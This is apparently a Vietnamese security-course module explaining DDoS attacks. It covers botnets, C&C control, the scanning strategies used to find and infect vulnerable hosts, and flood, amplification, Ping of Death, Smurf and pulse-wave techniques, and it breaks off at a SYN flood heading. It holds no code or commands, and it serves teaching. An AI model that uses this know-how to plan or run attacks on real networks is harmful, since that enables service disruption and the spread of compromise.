
Mục tiêu chính tấn công DDoS là lấy quyền truy cập quản trị trên nhiều hệ thống càng nhiều càng tốt. Thông thường, hacker cố gắng tìm ra những hệ thống có khả năng bị lỗ hổng. Sau khi lấy được quyền truy cập, hacker chạy công cụ DDoS trên những máy này vào thời điểm được chọn để tiến hành cuộc tấn công.

Tấn công DDoS đã trở nên phổ biến và có thể gây nguy hiểm lớn vì chúng có thể nhanh chóng làm tắc nghẽn các server trên Internet khiến chúng trở nên vô dụng.

DDoS hoạt động như thế nào?

Trong tấn công DDoS, nhiều máy tính tấn công liên tục vào trình duyệt hoặc hệ thống mạng của mục tiêu bằng các request giả mạo từ bên ngoài, gây làm chậm, làm tê liệt hoặc vô hiệu hóa hệ thống, mạng, trình duyệt hoặc trang web của mục tiêu.

Hacker khởi đầu bằng cách gửi lệnh tới các máy con zombie, đó là các máy tính kết nối Internet bị hacker chiếm quyền thông qua các chương trình malware để thực hiện các hoạt động độc hại thông qua một máy chủ điều khiển và kiểm soát (C&C). Các máy con zombie này gửi yêu cầu kết nối tới một số lượng lớn hệ thống phản xạ với địa chỉ IP của nạn nhân, khiến cho các hệ thống phản xạ nghĩ rằng những yêu cầu này xuất phát từ máy của nạn nhân thay vì từ các máy con zombie. Do đó, các hệ thống phản xạ gửi thông tin được yêu cầu (phản hồi – response) về cho nạn nhân. Kết quả là máy của nạn nhân bị tràn đầy bởi các phản hồi không mong muốn từ nhiều máy tính cùng một lúc, làm giảm hiệu suất hoặc làm máy của nạn nhân tắt hoàn toàn.



Schematic of a DDoS attack

Botnets


Thuật ngữ “**bot**” là viết tắt của từ “*robot*” và ám chỉ các ứng dụng phần mềm chạy các nhiệm vụ tự động trên Internet. Hacker sử dụng bot để lây nhiễm một số lượng lớn máy tính tạo thành một mạng máy tính gọi là “**botnet**,” cho phép hacker tiến hành cuộc tấn công DDoS, tạo ra thư rác, lây lan virus và thực hiện những kiểu tấn công khác.

Bot được sử dụng cho các hoạt động thu thập dữ liệu hoặc khai thác dữ liệu vô hại, như “*web spidering*,” cũng như để điều phối các cuộc tấn công DoS. Mục đích chính của một bot là thu

thập dữ liệu. Có các loại bot khác nhau, như *bot Internet*, *bot IRC* và *bot chatter*. Ví dụ về bot IRC là **Cardinal**, **Sopel**, **Eggdrop** và **EnergyMech**.

Một botnet (một từ viết tắt của “roBOT NETwork”) là một nhóm máy tính “nhiễm” bot; tuy nhiên, botnet có thể được sử dụng cho cả mục đích tích cực và tiêu cực. Một botnet bao gồm một mạng lưới lớn các hệ thống bị xâm phạm. Một botnet tương đối nhỏ gồm 1.000 bot có băng thông tổng hợp lớn hơn băng thông của hầu hết các hệ thống doanh nghiệp. Sự ra đời của botnet đã dẫn đến một sự gia tăng đáng kể về tội phạm mạng.

Hình sau minh họa cách hacker tấn công DoS bằng botnet vào một mục tiêu. Hacker thiết lập một trung tâm điều khiển và kiểm soát (C&C) cho botnet, sau đó chúng lây nhiễm một máy tính (bot) và xâm nhập vào nó. Sau đó chúng dùng bot này để lây nhiễm và xâm nhập vào các hệ thống yếu đang có sẵn trong mạng, tạo thành một botnet. Các bot (còn được gọi là zombie) kết nối với C&C và chờ lệnh. Hacker gửi các lệnh các bot thông qua trung tâm C&C. Cuối cùng, theo hướng dẫn của hacker, các bot sẽ tấn công DoS vào mục tiêu.



Dò quét tìm các máy dính lỗ hổng


Dưới đây là các phương pháp scan mà hacker sử dụng để tìm các máy tính yếu trong một mạng:

- **Quét ngẫu nhiên (Random Scanning):** Quét các địa chỉ IP ngẫu nhiên trong phạm vi địa chỉ IP của mạng mục tiêu và kiểm tra tính bảo mật của chúng. Khi tìm thấy một máy tính bảo mật yếu, hacker xâm nhập và cố gắng lây nhiễm bằng cách cài mã độc. Kỹ thuật này tạo ra lưu lượng đáng kể vì nhiều máy bị nhiễm scan và kiểm tra các địa chỉ IP giống nhau. Mã độc lây lan nhanh chóng ở giai đoạn ban đầu và tốc độ lây lan giảm khi số địa chỉ IP mới có sẵn giảm dần theo thời gian.
- **Quét theo danh sách (Hit-list Scanning):** Thông qua việc quét, hacker trước tiên thu thập một danh sách các máy tính bảo mật yếu và sau đó tạo ra một đội quân zombie. Khi tìm thấy một máy yếu, hacker cài đặt mã độc lên máy tính đó và chia đội danh sách. Hacker tiếp tục quét một nửa, trong khi nửa còn lại được quét bởi máy tính vừa mới bị xâm phạm. Quá trình này tiếp tục lặp đi lặp lại, làm tăng số lượng máy tính bị xâm phạm theo cấp số nhân. Kỹ thuật này đảm bảo cài đặt mã độc lên tất cả các máy tính có khả năng dễ tồn thương trong danh sách hit-list trong một thời gian ngắn.

- **Quét theo mô hình (Topological Scanning):** Kỹ thuật này sử dụng thông tin thu được từ một máy bị nhiễm để tìm các máy tính yếu mới. Kỹ thuật này cho kết quả chính xác và hiệu suất của nó tương tự như kỹ thuật quét theo danh sách (hit-list scanning).
- **Quét mạng con (Local Subnet Scanning):** Một máy bị nhiễm tìm kiếm các máy tính yếu mới trong mạng cục bộ của nó bằng cách sử dụng thông tin ẩn trong các địa chỉ cục bộ. Hacker sử dụng kỹ thuật này kết hợp với các cơ chế quét khác.
- **Quét hoán vị (Permutation Scanning):** Trong kỹ thuật này, hacker chia sẻ một danh sách hoán vị giả ngẫu nhiên chung của các địa chỉ IP của tất cả các máy tính. Danh sách được tạo ra bằng cách sử dụng một khối mã hóa 32 bit và một khóa được chọn trước. Nếu một máy bị nhiễm trong quá trình quét theo danh sách hoặc quét mạng con, danh sách sẽ được quét từ ngay sau điểm của máy chủ bị nhiễm để xác định các mục tiêu mới. Nếu một máy chủ bị nhiễm trong quá trình quét hoán vị, quá trình quét sẽ khởi động lại từ một điểm ngẫu nhiên. Nếu gặp một máy tính đã bị nhiễm, quá trình quét khởi động lại từ một điểm khởi đầu ngẫu nhiên mới trong danh sách hoán vị. Quá trình quét dừng lại khi máy chủ bị nhiễm liên tiếp gặp một số máy tính đã bị nhiễm đã định trước và không thể tìm thấy các mục tiêu mới.

Quét hoán vị có các lợi ích sau đây:

- Tránh việc tái nhiễm mục tiêu.
- Các mục tiêu mới được quét theo ngẫu nhiên, đảm bảo tốc độ quét cao.



Các kỹ thuật tấn công DoS/DDoS

Tấn công theo quy mô

Kiểu tấn công này làm kiệt quệ băng thông, không chỉ trong mạng/dịch vụ đích mà còn giữa mạng/dịch vụ đích và phần còn lại của Internet, gây tắc nghẽn lưu lượng mạng. Mức độ tấn công được đo bằng đơn vị bit/giây (bps).

Các cuộc tấn công DDoS theo quy mô thường nhắm vào các giao thức như Network Time Protocol (NTP), Domain Name System ([DNS](#)) và Simple Service Discovery Protocol (SSDP), các giao thức này không lưu trạng thái và không có tính năng tránh tắc nghẽn tích hợp. Việc tạo ra một lượng lớn gói tin có thể làm tiêu thụ toàn bộ băng thông trên mạng. Một máy đơn lẻ không thể tạo đủ yêu cầu để làm quá tải thiết bị mạng. Do đó hacker sử dụng nhiều máy tính để làm quá tải máy nạn nhân, tạo ra một sự thay đổi thống kê đáng kể trong lưu lượng mạng làm quá tải các thiết bị mạng như switch và router. Hacker sử dụng sức mạnh xử lý của một số lượng lớn máy tính phân tán về mặt địa lý để tạo ra lưu lượng khổng lồ được chuyển hướng vào nạn nhân, đó chính là lý do tại sao cuộc tấn công như vậy được gọi là cuộc tấn công DDoS.

Có hai loại tấn công làm kiệt quệ băng thông:

1. **Tấn công flood:** Zombie gửi lượng lớn gói tin tới hệ thống của nạn nhân để làm kiệt quệ băng thông của hệ thống này.
2. **Tấn công amplification:** Zombie gửi các thông điệp tới địa chỉ IP broadcast.

Dưới đây là một số ví dụ về các kỹ thuật tấn công theo quy mô:

- User Datagram Protocol (UDP) flood attack
- Internet Control Message Protocol (ICMP) flood attack
- Ping of Death (PoD) attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- Malformed IP packet flood attack
- Spoofed IP packet flood attack

Tấn công ở tầng ứng dụng


Tầng ứng dụng hoặc tài nguyên ứng dụng bị tiêu thụ bằng cách mở kết nối và giữ chúng mở cho đến khi không thể tạo kết nối mới được. Những cuộc tấn công này phá hủy một khía cạnh cụ thể của một ứng dụng hoặc dịch vụ và có thể hiệu quả chỉ với một hoặc một vài máy tấn công tạo ra mức lưu lượng thấp. Hơn nữa, những cuộc tấn công này rất khó phát hiện và khó giảm thiểu. Mức độ tấn công được đo bằng số yêu cầu mỗi giây (rps).

Module 10 – Phần 2: Một số kiểu tấn công từ chối dịch vụ DoS/DDoS

UDP Flooding – DoS/DDoS

Trong tấn công UDP flood, hacker gửi các gói tin UDP giả mạo với tốc độ cực cao tới mục tiêu tới các port ngẫu nhiên bằng cách sử dụng một range IP lớn. Các gói tin UDP tràn lan


làm cho server phải kiểm tra liên tục các ứng dụng không tồn tại trên các port. Kết quả là các ứng dụng hợp lệ trở nên không thể truy cập được và server trả về “**Destination Unreachable**“. Kiểu tấn công này tiêu thụ tài nguyên mạng và băng thông có sẵn, dẫn đến việc làm kiệt quệ mạng cho đến khi nó ngừng hoạt động.



ICMP Flood


Quản trị viên thường sử dụng giao thức ICMP nhằm khắc phục sự cố mạng. Trong ICMP Flooding, hacker gửi một lượng lớn các gói tin yêu cầu echo ICMP tới nạn nhân trực tiếp hoặc thông qua reflection network (phản chiếu). Những gói tin này buộc nạn nhân phải gửi phản hồi, làm cho nó quá tải và sau đó không phản hồi các yêu cầu TCP/IP hợp lệ.

Để bảo vệ chống lại các cuộc tấn công ICMP flood, cần thiết phải đặt một ngưỡng kích hoạt tính năng bảo vệ khỏi cuộc tấn công ICMP flood khi vượt quá ngưỡng này. Khi ngưỡng ICMP bị vượt quá (mặc định, giá trị ngưỡng là 1000 gói tin/giây), bộ định tuyến từ chối các yêu cầu echo ICMP tiếp theo từ tất cả các địa chỉ trong cùng security zone trong phần còn lại của giây hiện tại và giây tiếp theo.



Ping of Death


Hacker có gắng làm tràn bộ nhớ, làm mất ổn định hoặc làm đóng băng hệ thống hoặc dịch vụ mục tiêu bằng cách gửi các gói tin bất hợp lệ hoặc quá lớn bằng cách sử dụng lệnh ping đơn giản. Giả sử hacker gửi một gói tin có kích thước là 65.538 byte tới web server. Kích thước này vượt quá giới hạn kích thước quy định trong RFC 791 IP, là 65.535 byte. Quá trình tái lắp gói tin thực hiện bởi web server nạn nhận có thể gây ra sự cố hệ thống.



Ping-of-death attack

Smurf Attack


Hacker giả mạo địa chỉ IP nguồn bằng địa chỉ IP của nạn nhân và gửi số lượng lớn các gói tin yêu cầu ICMP ECHO tới một broadcast network IP. Điều này khiến cho tất cả các máy trên broadcast network phản hồi lại các yêu cầu ICMP ECHO nhận được. Những phản hồi này được gửi tới máy của nạn nhân vì địa chỉ IP đã bị giả mạo bởi hacker, gây ra lưu lượng đáng kể tới máy của nạn nhân và cuối cùng làm cho máy tính đó bị treo hoặc gặp sự cố.



Smurf attack

Pulse Wave DDoS Attack

Pulse Wave DDoS Attack là loại tấn công DoS/DDoS mới nhất được hacker sử dụng để làm gián đoạn các hoạt động thông thường của mục tiêu. Thông thường, các mô hình tấn công DoS/DDoS là luồng dữ liệu liên tục nhưng trong tấn công DDoS loại Pulse wave, mô hình tấn công là tuần hoàn, và cuộc tấn công rất lớn, tiêu thụ toàn bộ băng thông của mạng mục tiêu. Hacker gửi một dạng gói tin cực kỳ lặp lại như những xung (*pulses*) tới mục tiêu mỗi 10 phút, và phiên tấn công kéo dài khoảng một giờ hoặc vài ngày. Một xung duy nhất (300 Gbps trở lên) đã đủ để làm tắc nghẽn mạng. Việc phục hồi sau các cuộc tấn công như vậy rất khó khăn và đôi khi không thể thực hiện được.



Zero-Day DDoS Attack

Tấn công **DDoS Zero-day** là kiểu tấn công mà trong đó lỗ hổng DoS/DDoS không có các bản vá hoặc biện pháp phòng thủ hiệu quả, có thể gây ra thiệt hại nghiêm trọng cho cơ sở hạ tầng mạng và tài sản. Hiện tại, chưa có phương pháp để bảo vệ mạng khỏi loại tấn công này.

SYN Flood Attack

